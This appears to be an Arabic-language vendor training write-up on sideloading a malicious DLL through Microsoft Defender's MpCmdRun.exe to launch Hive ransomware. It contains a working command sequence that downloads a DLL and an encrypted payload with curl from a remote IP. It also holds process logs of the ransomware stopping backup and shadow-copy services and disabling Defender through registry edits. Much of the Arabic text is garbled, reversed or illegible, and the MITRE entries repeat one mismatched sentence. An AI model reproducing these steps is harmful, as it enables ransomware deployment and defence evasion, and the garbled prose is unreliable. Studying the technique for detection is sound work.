

???????? - ??? DLL

??? ?????????

Dll (Hive) نقح - بي ردت ال تاناي ب

??????????

DLL نقح ربع عرفشم (ريو موسنار) ةثي بخ ةيجمرب ةلومح ذفننس، بي ردت ال ويراني سل اذه يف هئاشن إ ب مجاهم موقوي دق امك، صصخم DLL فلم ءاشن إ مت. أي مقرر ءقوم ال MS Defender جم انرب يف هذيفن تو يمهو log. فلم ريفشت ك فب موقوي يذلاو.

ناك اذا اميس ال، ءقوم بأ رصنع اه أدبي يتل تايل لمع ال ةطاسبب نامأل تاودأ نم ديدع ال لهاجتت يف ءومسم طقف تسيل Defender رماوأ. Defender صخأ لكشبو، ءقوم تاسوري ف داضم جم انرب حالسك هلالغتسا متي يذلا رمأل، انه. ةياغلل ةعفترم تايل حالص تا ذنوكت ام أبلاغ لب، بللاغل نع ثحب ةيلمع أي لببق نم هلهاجت متيس لب، ءعئاش طقف سيل رمأ وه، تايعيقوتلل شي دحت وه (living off the land) "ضرأل جراح شيعل" تاينقت عم يتح هنأ انه حضون. ةثي بخ ال تايجمرب ال يجمرب صن زيهجت لال خ نم ةعفترم تايل حالص تا ذنالومح ذيفنت مجاهم لل نكمي، ةطيسب ال زاهج ال يل ةصصخم نقح تاودأ ال ءاحال نود طيسب.


ءيشي أ ثدحي ال هنأ طحال. ةحضال زاهج يل هلي غشت مت يذلا قيقدل ايجمرب ال صن ال يلي اميف زارب ال طقف متي زيهجت دلجم ال ةذي فننت ال Defender تا فلم خسنف، حي رص لكشب راض ي رذلج ال بسبب ال لي لحت يف C:\staging تا فلم.

```
mkdir C:\staging
copy C:\Windows\WinSxS\amd64_windows-defender-
service_31bf3856ad364e35_10.0.19041.746_none_a39f6d9ab59bd8b7\* C:\staging
move C:\staging\mpclient.dll C:\staging\realdll.dll; cd C:\staging
curl 169.254.247.102:8000/0x80004006.log -outfile 0x80004006.log; curl
169.254.247.102:8000/mpclient.dll -outfile mpclient.dll
./MpCmdRun.exe -SignatureUpdate
```

رطسب أرطس رمأل لي صفت:

1. زيهجت ال دلجم ءاشن إ
2. زيهجت ال دلجم ال Defender خسن
3. يقي قح ال mpclient.dll فلم ةيمست ةداع إ
4. ديعب مداخ نم ةثي بخ ال DLL فلم ورفشم ال "log" فلم لي زنت

5. تاعيقوتال شيحت ةمهمب يقيقحل عّقومال MpCmdRun ذي فن ت



MpCmdRun.exe

?????? ???? ?

Number of Incidents	Machine Name	Program Path	Program Arguments
▼ 1	\\DESKTOP-GISR8SE	C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	"{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}"

Created	Response Name	Untrusted Remote Threads	Modified Memory	No Trusted Cert
October 18, 2022 at 6:45:16 PM EDT	Red Ringed	False	False	True

نم اهت يؤر قبسي مل ةي لمع . كن هذ ي قدتس راذن إل سارج أ نإف ، ةي لآل ةباجتسالال نم ةي ادب كن ل ذ عمو . عّقوم ريغ يهو Cyber Crucible تقلطأو اهذيفن ت مت ، (GUID) آيئ او شوع آمسال م ح ت ، ل بق -ك آدمع ه كرت مت . ره اطلال ي ف قل قل ل ةراث إ ل ق آئيش نو كي أن كن مي ناك انه راسمل أن ا طحال C:\staging إل ه زارب .

حجرملال نم . كانه إل ل صو في ك ة فرعمو فلمال ك ل ذ ي ل ع رو ثع ل نو ك تس ةي روفال ةي لالال ةوطخال Cyber Crucible ي ف تاي لمع ل ءاشن تال ج س ي ل إ عو ج رال ان كن مي نكل ، آيئ اقل ت ه ف ذ ح مت هنأ ل لوالا ماقملال ي ف ه ل ي غ ش ت ب ماق نم ة فرعمل .

Parent Path	Child Path	Child Arguments
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\staging\MpCmdRun.exe	"C:\staging\MpCmdRun.exe" -SignatureUpdate
C:\staging\MpCmdRun.exe	C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	"{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}"
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\conhost.exe	?(C:\Windows\system32\conhost.exe 0x4
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "LanmanWorkstation" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "LanmanWorkstation" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SamSs" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SamSs" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SDRSVC" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SDRSVC" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SstpSvc" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SstpSvc" /y
C:\Windows\System32\services.exe	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k WerSvcGroup
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "vmicvss" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "vmicvss" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "VSS" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "VSS" /y

Powershell → MpCmdRun → {7374F...}

لأيذيفنت أفلم powershell غلب يجرب صن أدب ،هالغأ ويرانيسلال يف حضوم وه امك أمامت
نم ديدعلل اثيبخلل ةلومحلل تقلطأ مث .ةفيعململ انتيلمع قلطأ هرودب يذلاو Defender،
تايلمعلل هذه ىللع ةيؤرلل رفوت امأبللاغ .ةعونتم زيهجت ماهمب مايقلل ةيعرفلل تايلمعلل
مت يئلل لجللل حيتافمو ،ماظنلل ىللع اهؤاشنإ مت يئلل اتافلملل ىللع ةبقات ةرطن ةيفلخلل
ك.لذل ىلإ مو ،(worming) يتاذلل راشنتاللا طاشنو ،اهل يدعت

Child Path	Child Arguments
C:\Windows\System32\sc.exe	sc.exe config "SamSs" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "SDRSVC" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "SstpSvc" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "vmicvss" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "VSS" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "wbengine" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "WebClient" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "UnistoreSvc_99328" start= disabled
C:\Windows\System32\reg.exe	reg.exe add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
C:\Windows\System32\reg.exe	reg.exe delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f

□□□□ □□ □□□□ "□□ □□□ " □□□□ □□

[illegible]

?????? ???? ?????

- [Mitre T1543](#) - إثبات السيطرة على مآخذ البيانات وإساءة استخدام صلاحيات المستخدم - إثبات السيطرة على مآخذ البيانات وإساءة استخدام صلاحيات المستخدم.
- [Mitre T1068](#) - إثبات السيطرة على مآخذ البيانات وإساءة استخدام صلاحيات المستخدم - إثبات السيطرة على مآخذ البيانات وإساءة استخدام صلاحيات المستخدم.
- [Mitre T1055-001](#) - إثبات السيطرة على مآخذ البيانات وإساءة استخدام صلاحيات المستخدم - إثبات السيطرة على مآخذ البيانات وإساءة استخدام صلاحيات المستخدم.
- [Mitre T1059-001](#) - إثبات السيطرة على مآخذ البيانات وإساءة استخدام صلاحيات المستخدم - إثبات السيطرة على مآخذ البيانات وإساءة استخدام صلاحيات المستخدم.

Revision #1

Created 2026-07-24 02:21:19 UTC by Dennis Underwood

Updated 2026-07-24 02:21:19 UTC by Dennis Underwood